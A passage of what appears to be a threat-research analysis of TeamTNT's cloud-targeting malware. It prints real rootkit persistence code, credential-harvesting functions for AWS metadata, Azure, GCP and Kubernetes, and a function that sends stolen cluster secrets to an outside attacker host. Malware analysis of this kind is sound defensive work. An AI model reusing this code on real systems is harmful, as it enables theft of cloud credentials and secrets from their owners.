echo "/dev/shm/ld.so" > /etc/ld.so.preload 2>/dev/null
unset LD_PRELOAD
export LD_PRELOAD="/dev/shm/ld.so"

if ! [ "$USER" == "root" ]; then
echo 'export LD_PRELOAD="/dev/shm/ld.so"' >> ~/.bashrc 2>/dev/null
source ~/.bashrc 2>/dev/null ; fi

if [ "$USER" == "root" ]; then
echo 'export LD_PRELOAD="/dev/shm/ld.so"' >> /root/.bashrc 2>/dev/null
source /root/.bashrc 2>/dev/null ; fi
}
```

Figure 17: this function deploys prochider rootkit hidden in ldpreload.

Credential Access


In the script `grab.sh` depicted in Figure 18 below, you can see the types of credentials that TeamTNT's scripts are designed to scan for.



```
CRED_FILE_NAMES=("authinfo2" "access_tokens.db" "" ".smbclient.conf" ".smbcredentials"
".samba_credentials" \
".pgpass" "secrets" ".boto" ".netrc" "netrc" ".git-credentials" "api_key" "censys.cfg" \
"ngrok.yml" "filezilla.xml" "recentservers.xml" "queue.sqlite3" "servlist.conf" "accounts.xml"\
"kubeconfig" "adc.json" "azure.json" "clusters.conf" "grafana.ini" "docker-compose.yaml" ".env")

DBS_CREDFILES=("postgresUser.txt" "postgresPassword.txt")

AWS_CREDS_FILES=("credentials" ".s3cfg" ".passwd-s3fs" ".s3backer_passwd" ".s3b_config"
"s3proxy.conf" "awsAccessKey.txt" "awsKey.txt")

GCLOUD_CREDS_FILES=("config_sentinel" "gce" ".last_survey_prompt.yaml" "config_default"
"active_config" "credentials.db" "access_tokens.db" ".last_update_check.json"
".last_opt_in_prompt.yaml" ".feature_flags_config.yaml" "adc.json" "resource.cache")

AZURE_CREDS_FILES=("azure.json")
```

Figure 18: Some lists of credential files that TeamTNT is looking to extract from targeted hosts.


As depicted in Figure 19 below, the `get_azure()` function is designed to scan for Azure configuration files, which can include sensitive information such as secrets and environment data.



```
function get_azure(){
echo -e '\n-------- AZURE DATA ----------------------------------------' >> $CSOF
if [ -z "$AZURE_CREDENTIAL_FILE" ]; then cat $AZURE_CREDENTIAL_FILE >> $CSOF ; fi
if [ -z "$AZURE_GUEST_AGENT_CONTAINER_ID" ]; then echo $AZURE_GUEST_AGENT_CONTAINER_ID  >> $CSOF ;
fi
if [ -z "$AZURE_CLIENT_ID" ]; then echo $AZURE_CLIENT_ID >> $CSOF ; fi
if [ -z "$AZURE_CLIENT_SECRET" ]; then echo $AZURE_CLIENT_SECRET >> $CSOF ; fi
if [ -z "$AZURE_TENANT_ID" ]; then echo $AZURE_TENANT_ID >> $CSOF ; fi
if [ -z "$AZURE_SUBSCRIPTION_ID" ]; then echo $AZURE_SUBSCRIPTION_ID >> $CSOF ; fi

}
```

Figure 19: the get_azure() function reflects what TeamTNT is looking for in Azure cloud

As shown in Figure 20 below, the ‘get_google()’ function is configured to scan for Google Cloud Platform (GCP) configuration files, which can include sensitive information such as secrets and environment data.




```
function get_google(){
echo -e '\n-------- GOOGLE DATA ----------------------------------------' >> $CSOF
if [ -z "$GOOGLE_API_KEY" ]; then echo $GOOGLE_API_KEY  >> $CSOF ; fi
if [ -z "$GOOGLE_DEFAULT_CLIENT_ID" ]; then echo $GOOGLE_DEFAULT_CLIENT_ID  >> $CSOF ; fi
if [ -z "$GOOGLE_DEFAULT_CLIENT_SECRET" ]; then echo $GOOGLE_DEFAULT_CLIENT_SECRET  >> $CSOF ; fi
}
```

Figure 20: the get_google() function reflects what TeamTNT is looking for in GCP

TeamTNT is scanning for credentials across multiple cloud environments, including AWS, Azure, and GCP. They are not only looking for general credentials but also specific applications such as Grafana, Kubernetes, Docker Compose, Git access, and NPM. Additionally, they are searching for databases and storage systems such as Postgres, AWS S3, Filezilla, and SQLite. They are also targeting more unique systems such as ngrok data, Samba, Censys, and others. This indicates that TeamTNT has evolved alongside the industry, shifting from solely targeting containers (as seen in 2019) to becoming a threat actor that targets cloud native applications. As the attack surface expands, they are leveraging the expertise they’ve gained in the cloud over the past few years to gain initial access, move laterally across the cloud, and deploy backdoors and further malware for their benefit.

From k8s clusters, TeamTNT is collecting cluster secrets with the function illustrated in figure 21 below:




```
function get_secrets(){
vichostn=`hostname`

kube_secrets= `curl -v -k -H "Authorization: Bearer $(cat
/run/secrets/kubernetes.io/serviceaccount/..2023_03_22_11_00_09.473090180/token)"
https://$KUBERNETES_SERVICE_HOST:$KUBERNETES_SERVICE_PORT/api/v1/namespaces/default/secrets/ |  base64 -w 0`
curl -sLk -X POST -d "kube_secrets=${kube_secrets}&host=${vichostn}" http://silentbob.anondns.net/insert/kube.php

}

function grab_infos(){

export TOKEN="$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)"
curl -v -k -H "Authorization: Bearer $TOKEN"
https://$KUBERNETES_SERVICE_HOST:$KUBERNETES_SERVICE_PORT/api/v1/namespaces/default/pods/ -o /tmp/pods.txt
curl -v -k -H "Authorization: Bearer $TOKEN"
https://$KUBERNETES_SERVICE_HOST:$KUBERNETES_SERVICE_PORT/api/v1/namespaces/default/secrets/ -o /tmp/secrets.txt
curl -v -k -H "Authorization: Bearer $TOKEN"
https://$KUBERNETES_SERVICE_HOST:$KUBERNETES_SERVICE_PORT/apis/extensions/v1beta1/namespaces/default/deployments -o
/tmp/deployments.txt
curl -v -k -H "Authorization: Bearer $TOKEN"
https://$KUBERNETES_SERVICE_HOST:$KUBERNETES_SERVICE_PORT/apis/extensions/v1beta1/namespaces/default/daemonsets -o
/tmp/daemonsets.txt

}
```

Figure 21: TeamTNT collects cluster secrets using this function

With the curl command, using the token, TeamTNT is calling the secrets via the API server. With the second function TeamTNT is collecting further information about the environment, such as pods, deployments, secrets and daemonsets.

Discovery


The e`nv_aws()` function is used to connect to AWS meta-data server to collect sensitive infotmation about the account, such as keys, secrets, IAM roles etc.



```
function env_aws(){
echo "### ENV AWS DATA ######################" >> $CSOF
env | grep AWS >> $CSOF

AWS_INFO=$(/tmp/.curl http://169.254.169.254/latest/meta-data/iam/info | tr '\0' '\n')
AWS_1_EC2=$(/tmp/.curl http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-
instance | tr '\0' '\n')
AWS_1_IAM_NAME=$(/tmp/.curl http://169.254.169.254/latest/meta-data/iam/security-credentials/)

if [ ! -z "$AWS_INFO" ]; then echo -e '\n-------- INFO ------------------------------------------' >> $CSOF
echo $AWS_INFO | sed 's/,/\n/g' | sed 's/ }//g' | grep 'InstanceProfileId\|InstanceProfileArn' | sed 's#
"InstanceProfileArn" : "#InstanceProfileArn : #g' | sed 's# "InstanceProfileId" : "#InstanceProfileId  : #g' |sed
's/"//g' >> $CSOF
fi

if [ ! -z "$AWS_1_EC2" ]; then echo -e '\n-------- EC2 ------------------------------------------' >> $CSOF
echo $AWS_1_EC2 | tr ',' '\n' | grep 'AccessKeyId\|SecretAccessKey\|Token\|Expiration' | sed 's# "AccessKeyId" :
"#\n\naws configure set aws_access_key_id #g' | sed 's# "SecretAccessKey" : "#aws configure set aws_secret_access_key
#g' | sed 's# "Token" : "#aws configure set aws_session_token #g' | sed 's# "Expiration" : "#\n\nExpiration : #g' | sed
's/"//g' >> $CSOF
fi

if [ ! -z "$AWS_1_IAM_NAME" ]; then
AWS_1_IAM=$(/tmp/.curl http://169.254.169.254/latest/meta-data/iam/security-credentials/$AWS_1_IAM_NAME | tr '\0' '\n')
if [ ! -z "$AWS_1_IAM" ]; then echo -e '\n-------- IAM ------------------------------------------' >> $CSOF
echo $AWS_1_IAM | sed 's/,/\n/g' | grep 'AccessKeyId\|SecretAccessKey\|Token\|Expiration' | sed 's# "AccessKeyId" :
"#\n\naws configure set aws_access_key_id #g' | sed 's# "SecretAccessKey" : "#aws configure set aws_secret_access_key
#g' | sed 's# "Token" : "#aws configure set aws_session_token #g' | sed 's# "Expiration" : "#\n\nExpiration : #g' | sed
's/"//g' >> $CSOF
fi
fi

if [ ! -z "$AWS_ACCESS_KEY_ID" ] || [ ! -z "$AWS_SECRET_ACCESS_KEY" ] || [ ! -z "$AWS_SESSION_TOKEN" ] || [ ! -z
"$AWS_SHARED_CREDENTIALS_FILE" ] || [ ! -z "$AWS_CONFIG_FILE" ] || [ ! -z "$AWS_DEFAULT_REGION" ] || [ ! -z
"$AWS_REGION" ] || [ ! -z "$AWS_EC2_METADATA_DISABLED" ] || [ ! -z "$AWS_ROLE_ARN" ] || [ ! -z
"$AWS_WEB_IDENTITY_TOKEN_FILE" ] || [ ! -z "$AWS_ROLE_SESSION_NAME" ] || [ ! -z
"$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI" ] ; then
echo -e '\n-------- ENV DATA ------------------------------------' >> $CSOF

if [ ! -z "$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI" ]; then
/tmp/.curl http://169.254.170.2$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI  | sed 's/,/\n/g' | grep
'AccessKeyId\|SecretAccessKey\|Token\|Expiration' | sed 's#"AccessKeyId":"#aws configure set aws_access_key_id #g' |
sed 's#"SecretAccessKey":"#aws configure set aws_secret_access_key #g' | sed 's#"Token":"#aws configure set
aws_session_token #g'| sed 's#"Expiration":"#\nExpiration:  #g'| sed 's/"//g' >> $CSOF
fi

if [ ! -z "$AWS_ACCESS_KEY_ID" ]; then echo "AWS_ACCESS_KEY_ID : $AWS_ACCESS_KEY_ID" >> $CSOF ; fi
if [ ! -z "$AWS_SECRET_ACCESS_KEY" ]; then echo "AWS_SECRET_ACCESS_KEY : $AWS_SECRET_ACCESS_KEY" >> $CSOF ; fi
if [ ! -z "$AWS_SESSION_TOKEN" ]; then echo "AWS_SESSION_TOKEN : $AWS_SESSION_TOKEN" >> $CSOF ; fi
if [ ! -z "$AWS_SHARED_CREDENTIALS_FILE" ]; then echo "AWS_SHARED_CREDENTIALS_FILE : $AWS_SHARED_CREDENTIALS_FILE" >>
$CSOF ; fi
if [ ! -z "$AWS_CONFIG_FILE" ]; then echo "AWS_CONFIG_FILE : $AWS_CONFIG_FILE" >> $CSOF ; fi
if [ ! -z "$AWS_DEFAULT_REGION" ]; then echo "AWS_DEFAULT_REGION : $AWS_DEFAULT_REGION" >> $CSOF ; fi
if [ ! -z "$AWS_REGION" ]; then echo "AWS_REGION : $AWS_REGION" >> $CSOF ; fi
if [ ! -z "$AWS_EC2_METADATA_DISABLED" ]; then echo "AWS_EC2_METADATA_DISABLED : $AWS_EC2_METADATA_DISABLED" >> $CSOF ;
fi
if [ ! -z "$AWS_ROLE_ARN" ]; then echo "AWS_ROLE_ARN : $AWS_ROLE_ARN" >> $CSOF ; fi
if [ ! -z "$AWS_WEB_IDENTITY_TOKEN_FILE" ]; then echo "AWS_WEB_IDENTITY_TOKEN_FILE: $AWS_WEB_IDENTITY_TOKEN_FILE" >>
$CSOF ; fi
if [ ! -z "$AWS_ROLE_SESSION_NAME" ]; then echo "AWS_ROLE_SESSION_NAME : $AWS_ROLE_SESSION_NAME" >> $CSOF ; fi
fi
}
```

Figure 22: the envaws() function reflects what TeamTNT is looking for in AWS


The next 3 functions are very interesting. TeamTNT is collecting information about AWS, Azure, Kubernetes and running containers from running containers, processes and AWS configuration files.



```
function strings_proc_aws(){
echo "### PROC AWS DATA ######################" >> $CSOF
strings /proc/*/env* | sort -u | grep 'AWS\|AZURE\|KUBE' >> $CSOF
}

function docker_aws(){
    docker ps 2>/dev/null 1>/dev/null
    if [[ "$?" = "0" ]]; then
ALL_DOCKER_DAT=$(docker inspect $(docker ps -aq))
    if [ ! -z "$ALL_DOCKER_DAT" ]; then echo -e '\n-------- FROM DOCKER -------------------------------------' >> $CSOF
    echo $ALL_DOCKER_DAT >> $CSOF
    fi
fi
}

function files_aws(){
echo -e '\n-------- CREDS FILES -----------------------------------' >> $CSOF
for CREFILE in ${CRED_FILE_NAMES[@]}; do echo "searching for $CREFILE"
find / -maxdepth 13 -type f -name $CREFILE 2>/dev/null | xargs -I % sh -c 'echo :::%; cat %' >> $EDIS
cat $EDIS >> $CSOF
rm -f $EDIS
done
}

function init_aws(){
env_aws
strings_proc_aws
docker_aws
files_aws
}
```

Figure 23: further credentials sought by TeamTNT


Downloading `kubectl` tool to better query the k8s cluster.



```
function get_kubectl(){
curl -LO "https://storage.googleapis.com/kubernetes-release/release/$(curl -s
https://storage.googleapis.com/kubernetes-release/release/stable.txt)/bin/linux/amd64/kubectl"
chmod +x ./kubectl
if [ ! -d "/usr/local/bin/" ]; then mkdir -p /usr/local/bin/ 2>/dev/null; fi
mv ./kubectl /usr/local/bin/kubectl
}
```

Figure 24: downloading kubectl tool to better explore k8s environments


As seen in figure 25 below, TeamTNT is running 2 functions to discover the k8s environment, more specifically the sysvars and namespaces.



```
function get_more_sysvars(){
knenvresult=()
while IFS= read -r line; do knenvresult+=("$line") ; done < <(cat /proc/*/env*
2>/dev/null | tr '\0' '\n' 2>/dev/null | sort -u 2>/dev/null | grep
'KUBERNETES_SERVICE_HOST\|KUBERNETES_SERVICE_PORT')
for KUBERNETESENV in "${knenvresult[@]}"; do export $KUBERNETESENV; done
}

function get_namespace(){
export NAMESPACE=`cat $(find /var/run/secrets/kubernetes.io/serviceaccount/ -name
namespace | grep -v "/var/run/secrets/kubernetes.io/serviceaccount/namespace")`
}
```

Figure 25: further discovery of k8s environments

As depicted in figure 26 and 27 below, TeamTNT is running in pacu.sh, a pip install command to install Pacu Python package. In the second figure you can see the configuration of what TeamTNT is looking for. They are after various AWS services, including EC2, Glue, Lambdas, and Lightsail, which is a virtual private server (VPS) provider and is the easiest way to get started with AWS for developers, small businesses, students, and other users who need a solution to build and host their applications on cloud. In the past it was reported as an interesting attack vector, since it is aimed for less proficient practitioners, thus more susceptible to misconfigurations.




pacu 1.3.0

```
pip install pacu
```

The AWS exploitation framework, designed for testing the security of Amazon Web Services environments.

Figure 26: Pacu package on Pypi

